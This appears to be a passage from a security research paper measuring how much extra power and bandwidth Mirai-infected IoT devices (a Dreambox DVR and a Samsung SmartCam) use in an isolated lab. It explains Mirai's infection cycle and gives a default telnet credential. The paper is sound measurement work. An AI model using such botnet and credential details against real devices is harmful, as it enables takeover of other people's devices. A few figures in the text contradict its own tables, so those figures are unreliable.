

Figure 2: Overview of the Mirai Botnet's Scan, Infect, and Attack Cycle

Scan and Report

Mirai botnets grow by scanning the Internet for vulnerable devices. The malware synchronously and statelessly sends TCP SYN probes to pseudorandom IPv4 addresses. The code contains instructions to avoid certain IP addresses on a hard-coded "blacklist," representing a seemingly random handful of organizations and agencies. This blacklist improves Mirai's efficiency by excluding reserved private IPv4 address space (such as 192.168.0.0/16), and it also helps the malware avoid certain targets like the U.S. Department of Defense, perhaps as an attempt to avoid retaliatory or punitive action.

When a bot engaged in scanning discovers a potential victim, it tries to establish a telnet connection with the device by testing username and password pairs from a hard-coded list of credentials. Infected Mirai agents themselves do not install malware onto other devices. Instead, if the malware successfully logs into a device, it sends the device IP address and login credentials to a predetermined Mirai report server.

Infect

Upon receiving the IP address and login credentials of a vulnerable device, the report server passes the information to a separate loader routine. The loader then performs the actual malware infection. Using the provided credentials, the loader connects to the insecure device, analyzes the system environment, retrieves the malware binary for that specific device's architecture from the server, and saves it onto the device. Once downloaded, Mirai hides itself by removing its executable and changing its process name to a pseudorandom string. As a result, the Mirai agent does not persist if the system reboots, but the same device can be reinfected in a matter of minutes if the security settings are not changed after the reboot. The Mirai agent then searches out and deactivates other malware that may be present on the device and disables telnet and SSH access to prevent infection by other competing botnet agents.

Command and Control

The command and control (C&C) hosts allow the botnet owner to launch a variety of attacks (a list of which is included in Appendix D). To order the infected IoT devices to attack a target, the botnet administrator enters the attack type, target IP address, and length of the attack in seconds at the C&C server prompt. The command propagates to the individual devices, which start flooding the victim with traffic.

IV. Methods

We tested resource consumption across two devices in non-infected and infected states to determine whether participating in a DDoS attack causes devices to consume noticeably more resources than in normal operation. In order to simulate real-world conditions, we selected device models suspected to have been involved in actual Mirai botnet attacks. Security researchers have been able to compile lists of suspected Mirai devices by inspecting the default username and password combinations contained in the malware source code (Krebs, 2016a; Antonakakis et al., 2017). Unfortunately, these device lists contain many false positives, as different device models and manufacturers may use the same default username/password settings.[19] Additionally, information on default credentials listed online may be outdated, as manufacturers tend to update default credentials between firmware updates for the same device, or the listed credentials may refer to default usernames/passwords for web login to the device instead of for remote access directly to the device via telnet. Some device makers also issued firmware updates after the initial Mirai attacks to close off avenues of infection to the device. Because most company firmware is closed source, it is difficult to roll back an updated device to a previous vulnerable firmware version.

Given these constraints, we first identified major categories of devices infected by Mirai. These were: IP cameras, digital video recorders (DVRs), routers, printers, and VoIP desk phones. Based on previous research by Antonakakis et al. (2017), we recognized that Mirai botnets overwhelmingly consist of IP cameras, DVRs, and routers, so we focused on these three device categories. These IoT devices also happen to have the most

[19] For example, it is difficult to ascertain which specific device was targeted if Company A makes five devices with default credentials of "admin/password," and Company B makes two devices with those same credentials.

processing power. We identified two to three devices per category to test based on a combination of Shodan.io reports of popularity (number of device results returned), checking user manuals/online forums for valid telnet access into the device, and availability for purchase online. We purchased the devices listed in Table 2 below.

IP Cameras	Digital Video Recorders (DVRs)	Routers
● Samsung Smartcam SNH-1011N ● Dahua Camera HAC-HDW1200EM * ● Dahua Camera IPC-HDW4431C-A *	● Dreambox DM500-C ● Dahua DVR DHI-HCVR7104H-S2 *	● SMC Barricade SMCWBR14-G2 * ● ZyXEL Prestige 643 * ● MikroTik hEX PoE lite RS750UPr2 * ● Buffalo WHR-300HP2 *+
* We were unable to infect these devices with Mirai in our lab setup, either because they did not allow telnet access, or had telnet disabled via firmware update. + Device not part of the original list of devices involved in the Mirai botnet.		

Table 2: Test Devices

Out of the box, only the Dreambox DVR allowed direct telnet access with the default credentials of “root/dreambox”. The Samsung SmartCam had telnet disabled by default, but we were able to exploit command injection vulnerabilities in its web interface to enable telnet (procedure listed in Appendix E). We were able to infect these two devices with Mirai malware and command them to launch DDoS attacks. We were unable to consistently infect and launch Mirai attacks from the other devices. Appendix F lists steps we attempted and reasons why the other devices could not be infected with Mirai.

Network Setup

Restricting all interaction with Mirai to an isolated network helped prevent accidental infection of other devices. Our test environment consisted of an offline network not connected to the Internet. We used an ASUS RT-AC1900 router running AsusWRT-Merlin as a central hub for connecting the below devices in our test network:

- Mirai C&C Server, Report Server, and Loader Server: Toshiba Core i5 laptop running Kali Linux
- Mirai bot(s): Devices mentioned in the section above
- Mirai victim: Raspberry Pi 3B+ running Raspbian Linux
- Energy consumption measurement: Belkin WeMo Insight smart plug



Figure 3: Test Network

We developed Python and bash scripts to record instantaneous power and bandwidth usage at one-minute intervals during each test and deployed these scripts on the router.[20] The Raspberry Pi was connected to the WAN port of the router using Gigabit ethernet, and the Mirai C&C server and Mirai bots were connected to the LAN ports. This topology allowed use of *iptables* on the router to log all traffic passing between the Raspberry Pi victim on the WAN and the Mirai bot(s) on the LAN. The WeMo Insight was connected via WiFi to the router for energy logging. During Mirai attack phases, we monitored CPU usage and total bandwidth on the router to ensure that the router itself did not become a bottleneck, and we also monitored for packet loss between the the Mirai bot(s) and victim during the attack.

Simulating Infection

Because infected devices continuously scan for other potential victims, we tested each device in isolation with no other IoT devices to get an accurate measurement of the energy and bandwidth consumed by a single infected device.

After compiling Mirai from source code, we performed the necessary configuration steps (listed in Appendix G) to setup the Mirai C&C server, Report server and Loader server on the Toshiba laptop running Kali Linux. With the Mirai botnet in place, we could then open the Mirai C&C server and log into the C&C telnet command interface to launch attacks.

Our testing protocol was as follows. Each phase lasted for a duration of thirty minutes during which we logged instantaneous power and bandwidth consumption at one minute intervals.

1. ***Powered On phase -*** Connect the test device to the router using Ethernet and power it on using the WeMo Insight smart plug.
2. ***Scan phase -*** Infect the test device using the Loader. The test device will constantly scan for potential victims in this phase.
3. ***TCP SYN Attack phase -*** Using the C&C command interface, launch a TCP SYN attack from the test device to the victim for a duration of half-hour.

[20] These scripts are available on the Project rIoT GitHub repository at: https://github.com/project-riot/monitoring

4. ***UDP Attack phase -*** Using the C&C command interface, launch a UDP attack from the test device to the victim for a duration of half-hour.

If a test device supported both Ethernet and WiFi connections, we repeated this process over both Ethernet (10/100 Fast Ethernet) and WiFi (2.4 GHz N). We chose to test TCP SYN and UDP attacks because these are among the most common types of DDoS attacks using Mirai. We looked at the traffic throughput generated by each of the attacks supported by Mirai and found TCP and UDP attacks to be representative of lower and higher throughputs, respectively. See Appendix D for attack type details.



Figure 4: Bandwidth and packet counts for various Mirai attack types

Each test, representing one round of the testing protocol, was repeated five times. We averaged the observed electricity and bandwidth readings over these five tests which allowed us to compare resource use before, during, and after the devices participated in controlled DDoS attacks. We expected to see increased resource use during the attack period, as the devices would be actively engaged in creating and sending floods of traffic.

V. Hypothesis 1: Increased Energy Consumption

IoT devices infected with Mirai malware have increased energy consumption. The amount of the increase, when aggregated across a large botnet, is not inconsequential.

Methods

We used the Belkin WeMo Insight smart plug to measure energy consumption. The Insight plugs directly into a wall outlet, and the vulnerable device plugs into the Insight. The Insight offers an API that provides access to instantaneous power readings in milliwatts. We developed a Python script to log the instantaneous power every minute. The Insight also offers the ability to generate reports of energy drawn (in kilowatt-hours) over thirty-minute periods. We used the energy consumption reports for our analysis on energy consumption differences between different attack phases.

We opted to use the WeMo Insight plug to monitor energy consumption for the purposes of this study rather than using more specialized equipment to measure current in line with each device. Although more rigorous monitoring techniques may offer energy consumption reports with more precision, as long as the Insight provides consistent readings in kilowatt-hours, we expect that the relative differences would still be observed if more granular measurements were used. Furthermore, the Insight's API allowed us to easily and accurately automate the resource monitoring process.

Results

We observed an increase in energy consumption across all our test cases for devices infected with Mirai as compared to uninfected devices.

Dreambox DVR



Figure 5: Instantaneous Power Consumption of Dreambox DVR measured in 1-minute intervals



Figure 6: Energy Consumption of Dreambox DVR over 30 min.

Energy Consumption (over 30 min.)			
Phase	**Average Instantaneous Power (mW)**	**Energy Consumption (kWh)**	**Percent change in Energy from Powered On**
Powered On	5828.26	0.00284	—
Scan	5843.73	0.002864	↑ 0.85%
TCP SYN Attack	5770.46	0.002818	↓ 0.77%
UDP Attack	5735.06	0.00283	↓0.35 %

Table 3: Change in Energy Consumption of Dreambox DVR as compared to Powered On phase.

For the Dreambox DVR, the nominal Powered On phase used 0.00284 kWh total energy for over a thirty-minute test period (Table 3). Activating the Mirai Scan phase resulted in a 0.85 percent increase (to 0.002864 kWh). Surprisingly, during the Scan and UDP Attack phases, the total energy consumption decreased by 0.77 percent (to 0.002818 kWh) and 0.35 percent (to 0.00283 kWh), respectively, as compared to uninfected Powered On phase.

Samsung Smartcam (Ethernet)



Figure 7: Instantaneous Power Consumption of Samsung Smartcam (connected over Ethernet) measured in 1-minute intervals



Figure 8: Energy Consumption of Samsung Smartcam (connected over Ethernet) over 30 min.

Energy Consumption (over 30 min.)			
Phase	**Average Instantaneous Power (mW)**	**Energy Consumption (kWh)**	**Percent change in Energy from Powered On**
Powered On	2265.07	0.001104	—
Scan	2537.17	0.001254	↑ 13.59%
TCP SYN Attack	2600.47	0.001284	↑ 16.31%
UDP Attack	2587.17	0.00125	↑ 13.22%

Table 4: Change in Energy Consumption of Samsung Smartcam (connected over Ethernet) as compared to Powered On phase

When connected over Ethernet, the Samsung Smartcam in an uninfected Powered On phase used 0.001104 kWh (Table 4). The infected Scan phase increased consumption by 13.59 percent (to 0.001254 kWh). Energy consumption during the TCP SYN Attack phase increased by 16.31 percent (to 0.001284 kWh) over the uninfected Powered On phase. During the UDP Attack phase, energy consumption increased by 13.22 percent (to 0.00125 kWh) from the Powered On phase.

Samsung Smartcam (WiFi)



Figure 9: Instantaneous Power Consumption of Samsung Smartcam (connected over WiFi) measured in 1-minute intervals



Figure 10: Energy Consumption of Samsung Smartcam (connected over WiFi) over half an hour

Energy Consumption (over 30 min.)			
Phase	**Average Instantaneous Power (mW)**	**Energy Consumption (kWh)**	**Percent change in Energy from Powered On**
Powered On	2223.93	0.001082	—
Scan	2248.1	0.001088	↑ 0.55%
TCP SYN Attack	2335.6	0.001138	↑ 5.18%
UDP Attack	2357.33	0.001162	↑ 7.39%

Table 5: Change in Energy Consumption of Samsung Smartcam (connected over WiFi) as compared to Powered On phase.

We also tested the Samsung Smartcam over Wifi, which had an uninfected Powered On phase energy consumption of 0.001082 kWh (Table 5). Over the thirty-minute Scan test period, consumption increased by 0.55 percent (to 0.001088 kWh). Energy consumption during the TCP SYN Attack phase increased to 0.001138 kWh, a 5.18 percent over the uninfected Powered On state. During the UDP Attack phase, energy consumption increased to 0.001162 kWh, a 7.39 percent increase from the Powered On phase.

Discussion of Hypothesis 1

We recorded mixed results while observing energy consumption change during the attack phases on the Dreambox DVR. Because different components in each device have varying levels of energy consumption, an increase in energy consumption by a device's processor during the attack phases may be too small to measure relative to its steady-state energy consumption.

Both devices exhibited increased energy consumption ranging from 0.85 to 15.59 percent during the Scan phase. During TCP SYN attacks, the Samsung Smartcam consumed between 5.18 and 16.31 percent more electricity, depending on the mode of connection. During UDP attacks, energy consumption by the Samsung Smartcam increased between 7.39 and 13.22 percent. Overall, our results show a slight increase in energy consumption of IoT devices during attack phases as compared to non-attack phases or when the device is not infected with Mirai. As we discuss in Section VIII below, contrary to our hypothesis, these modest increases do not amount to a significant increase in energy consumption when aggregated over a large botnet.

VI. Hypothesis 2: Increased Bandwidth Consumption

IoT devices infected with Mirai malware consume additional bandwidth. The additional bandwidth consumption is substantial when aggregated across a large botnet.

Methods

We used custom *iptables* rules on the router to measure bandwidth consumption. The *iptables* utility is used to configure firewalls at the Linux kernel level. We added new rules for monitoring bandwidth usage in bytes and measuring the number of packets transmitted and received by specified IP addresses. We developed a shell script to apply these rules to the vulnerable device being tested and logged the bandwidth and packet counts every minute for the duration of the test.

Results

Bandwidth consumption between devices and between phases for the same device vary predictably.

Dreambox DVR



Figure 11: Bandwidth Consumption for Dreambox DVR over 30 min.



Figure 12: Packets transferred by Dreambox DVR over 30 min.

Bandwidth Consumption (over 30 min.)		
Phase	**Bandwidth Consumption (MB)**	**Packets Transferred**
Scan	11.49	286,351
TCP SYN Attack	504.1	8,150,817
UDP Attack *	2845.56	5,565,893
* Packet drop observed[21]		

Table 6: Bandwidth Consumption for Dreambox DVR

[21] Network packets were "dropped" during this test and could not be delivered, indicating that the volume of packets that were sent exceeded the amount that the test network could process.

During the thirty-minute Scan phase, the Dreambox DVR sent and received 286,351 SYN/ACK packets, totaling about 11.49 MB. During the TCP SYN Attack phase, the device transmitted and received 8,150,817 SYN and ACK packets, totaling 504.1 MB. During the UDP Attack phase, the device sent 5,565,893 UDP packets, totaling 2845.56 MB. The discrepancy between the number of packets sent and bandwidth consumed between TCP SYN and UDP attacks can perhaps be explained by the fact that sending TCP SYN packets also result in an ACK response back from the victim, whereas UDP packets are unidirectional and do not have an acknowledgement returned. As such, it is not uncharacteristic for the TCP attack to send more packets but consume less overall bandwidth. Notably, both upstream and downstream traffic count towards bandwidth caps.

